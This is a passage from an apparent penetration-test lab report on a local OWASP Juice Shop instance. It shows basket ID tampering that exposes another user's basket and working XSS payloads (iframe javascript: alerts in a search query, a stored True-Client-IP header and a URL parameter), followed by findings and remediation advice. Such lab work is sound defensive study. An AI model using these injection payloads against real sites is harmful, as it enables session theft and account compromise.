eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZj
E4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3Rpd
mUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MDAyODg4MH0.uGmXqi2dIGgg
GyPCxhvRRySHy5L67RzoIpxdbFwZGPayx4oIe13rwQTjxKYSJt4XdRq5mVataHSsZ2Mu4o6YEElgfWubTkU6kAHdednxhtMDVm33gjoT3jOqKuOAuLYtjJN_xYMquPwS7u2QY08028l8HWixA6ZKLx-Tk89vooQ
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"51e-CHbwOhEKCpU5YSXizlHcqcWwPo8"
Priority: u=0
```


Fig 33: changed basket/1 to basket/2



Apple Juice (1000ml)	2	1.99¤	
Orange Juice (1000ml)	3	2.99¤	
Eggfruit Juice (500ml)	1	8.99¤	

Total Price: 21.94¤

Fig 34: original admin’s basket


Your Basket (admin@juice-sh.op)

Raspberry Juice (1000ml) 2 4.99¤

Total Price: 9.98¤

Checkout

You will gain 0 Bonus Points from this order!

Fig 35: Now I see the basket of user id 2


After forwarding the manipulated request, the browser displayed the contents of the other user's basket (user id 2). This shows the server does not verify that the requesting user is authorized to view the requested resource; object identifiers are trusted without server-side access checks. These flaws allow attackers to discover privileged endpoints and access other users' data.

Cross-Site Scripting

During testing we identified and validated three variants of Cross-Site Scripting (XSS): DOM-based, reflected, and persistent.

A DOM-based XSS was observed in the search functionality where unsanitized user input is directly reflected into client-side DOM manipulations, allowing a crafted input to execute within the victim's browser context.

Input - **<iframe src="javascript:alert('xss')"**


127.0.0.1:3000/#/search?q=<iframe src%3D"javascript:alert('xss')">

OWASP Juice Shop


Search Results -

127.0.0.1:3000

xss

Fig 36: DOM XSS - xss alert

A persistent XSS was discovered in a workflow that stores attacker-controlled data and later renders it within the admin interface (specifically visible under the Privacy & Security → Last Login IP area), resulting in script execution when an administrator views that stored value.



Request headers 14

Name	Value
Host	127.0.0.1:3000
User-Agent	Mozilla/5.0 (X11; Linux ...
Accept	application/json, text/...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Authorization	Bearer eyJ0eXAiOiJKV...
Connection	keep-alive
Referer	http://127.0.0.1:3000/
Cookie	language=en; welcom...
Sec-Fetch-Dest	empty
Sec-Fetch-Mode	cors
Sec-Fetch-Site	same-origin
If-None-Match	W/"14f-kB/2SFkKf6TJ...
Priority	u=0


Inspector

Name	Value
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Authorization	Bearer eyJ0eXAiOiJKV...
Connection	keep-alive
Referer	http://127.0.0.1:3000/
Cookie	language=en; welcom...
Sec-Fetch-Dest	empty
Sec-Fetch-Mode	cors
Sec-Fetch-Site	same-origin
If-None-Match	W/"14f-kB/2SFkKf6TJ...
Priority	u=0

Name: True-Client-IP

Value: <iframe src="javascript:alert(`xss`)">

Fig 37: adding the header in the inspector of BurpSuite



Request

```
GET /rest/saveLoginIp HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZj
E4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3Rpd
mUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MDAzMTIwNn0.GYC_mmTIyBvE
MFUMz0dmBZdljzmpEl4tYd0LjwKCdh_CdlIJEJClxDV2Ai6oKyTevHjF7bAYnSXI52Bd6bfQ7_VMc0oJgcrno5tllSAWVTWxrKtXaBSu-GLUETRjsh86fJQ0K_1zF-5OMQlfP5-KDKUOAV3Py9bkctmRQJESTuY
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=lLJQ6ogkmOn7yDq0aQtBt4fOI8BuNvtWvIv5h6lTNZuoP0r23vMKxBZ1eWb8
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"14f-kB/2SFkKf6TJvPzpM9WBFF5gnyQ"
Priority: u=0
True-Client-IP: <iframe src="javascript:alert(`xss`)">
```

Fig 38: The new request





Fig 39: Upon clicking the last login ip , the alert will show up.

Finally, a reflected XSS was validated in the order history flow where an attacker-controlled URL parameter is reflected into the page and executes in the browser when the page is reloaded. In each case a non-malicious test payload that triggers a client-side alert was used to prove execution without causing harm; the findings demonstrate unsafe client-side rendering, missing output encoding/escaping, and insufficient server-side validation/whitelisting.



Order History


Order ID	Total Price	Bonus	
#5267-a9efda8faf263c4a	26.97¤	3	Delivered

Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	3	26.97¤

Order ID	Total Price	Bonus	
#5267-1b705daf262b3d8d	8.96¤	0	In Transit

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	3	5.97¤
Orange Juice (1000ml)	2.99¤	1	2.99¤


Fig 40: The order History of admin account.



```
127.0.0.1:3000/#/track-result?id=5267-a9efda8faf263c4a
```


Search Results - 5267-a9efda8faf263c4a

Fig 41: There is an id paramenter in the URL



```
127.0.0.1:3000/#/track-result?id= <iframe src%3D"javascript:alert(`xss`)">
```

Fig 42: There is an id paramenter in the URL



xss

Fig 43: Upon refreshing, the alert will show up.

These issues permit execution of arbitrary script in the context of affected users and can lead to session theft, UI redressing, or privilege escalation depending on the victim.

Results & Conclusion

This assessment of a locally deployed OWASP Juice Shop (Dockerized, accessed at http://127.0.0.1:3000) reproduced multiple OWASP Top 10–relevant issues in a controlled lab environment. Using a mix of automated scanning and manual verification (dirb, Burp Suite used in safe/controlled mode, and browser-based validation), I validated vulnerabilities that illustrate common real-world risks and the effectiveness of specific mitigations when applied.

All testing was performed against a local, intentionally vulnerable training application in an isolated environment. Exploit validation was non-destructive: where script execution or data extraction needed to be demonstrated, controlled, minimal test payloads were used (for example, benign client-side alert triggers) and no production systems or third parties were involved.

Key results

- **Insecure file handling / exposed artifacts (High)** — A web-accessible /ftp area contained a sensitive document and a backup file; the backup could be retrieved due to insufficient file-access controls and naive filename handling. This illustrates how leftover artifacts increase information disclosure risk.
- **SQL Injection (High)** — Unsanitized inputs in a data access flow allowed injection-style behavior that was reproducible in the lab. This enabled controlled extraction of application data for verification purposes and demonstrates the danger of concatenated/unsanitized queries.
- **Broken Authentication (High/Medium)** — Weaknesses in authentication and session handling were observed (insufficient session hardening, inadequate protections against account abuse), increasing the risk of account compromise in a production context.
- **Broken Access Control (High/Medium)** — Server-side authorization checks were incomplete in some flows, allowing unauthorized access or escalation between privilege levels.
- **Cross-Site Scripting — DOM, persistent, reflected (Medium/High)** — Multiple XSS variants were validated, showing unsafe client-side rendering and missing output encoding/escaping. Persistent XSS in administrative views is particularly high risk because it enables script execution in privileged user contexts.

Impact

When combined, these issues permit wide-ranging attacks in a production setting: sensitive data exposure, session or credential theft, persistent client-side compromises affecting administrators, and unauthorized data modification. The demonstrated vulnerabilities are representative of systemic weaknesses (poor input validation, insecure file management, and missing server-side authorization) that materially affect confidentiality, integrity, and availability.

Recommendations (prioritized)

1. **Remove or restrict web-accessible artifacts** — purge backups and confidential documents from public directories; store backups off-site or behind authenticated, access-controlled services.
2. **Eliminate SQL injection** — adopt parameterized queries/prepared statements or a safe ORM; enforce server-side input validation and allow-listing.
3. **Harden authentication & sessions** — use modern password storage, enforce secure cookie flags (HttpOnly, Secure, SameSite), implement MFA for privileged accounts, and apply rate limiting and account lockouts.
4. **Enforce server-side authorization** — centralize access control and validate permissions on every sensitive endpoint; never rely solely on client-side checks.
5. **Mitigate XSS** — apply context-aware output encoding/escaping, prefer safe DOM APIs (e.g., textContent), implement a strong Content Security Policy (CSP), and sanitize any user-supplied metadata or headers before storage/display.
6. **Improve logging & deploy monitoring** — avoid logging secrets, reduce verbose error messages, and add alerts for anomalous file access or unusual header/metadata submissions.
7. **Secure build & deployment hygiene** — remove development artifacts from production images and add automated checks in CI to detect secrets/backups in deployed images.

Next steps & future testing

- **Remediation verification plan:** after fixes are applied, re-run focused tests for file access, SQL injection, authentication/session hardening, access control, and XSS to confirm mitigations.
- **Extend testing scenarios:** evaluate chained attacks (e.g., XSS leading to CSRF or session theft, combined with broken auth), and test with hardened configurations to measure residual risk.
- **Operational controls:** add rate limiting, WAF rules for common injection/XSS patterns, and stronger CI/CD checks to prevent accidental inclusion of sensitive artifacts.

<u>**Reproducibility & limitations**</u>

- All validation was performed on a local Dockerized instance of OWASP Juice Shop in an isolated lab. The findings are reproducible in that environment and are illustrative of real-world failure modes, but exact remediation details and impact may vary for different applications or production deployments. No source code was modified as part of the assessment; testing was external only.

References

[1] Docker, Container Platform Used to Run OWASP Juice Shop Locally, Image: bkimminich/juice-shop.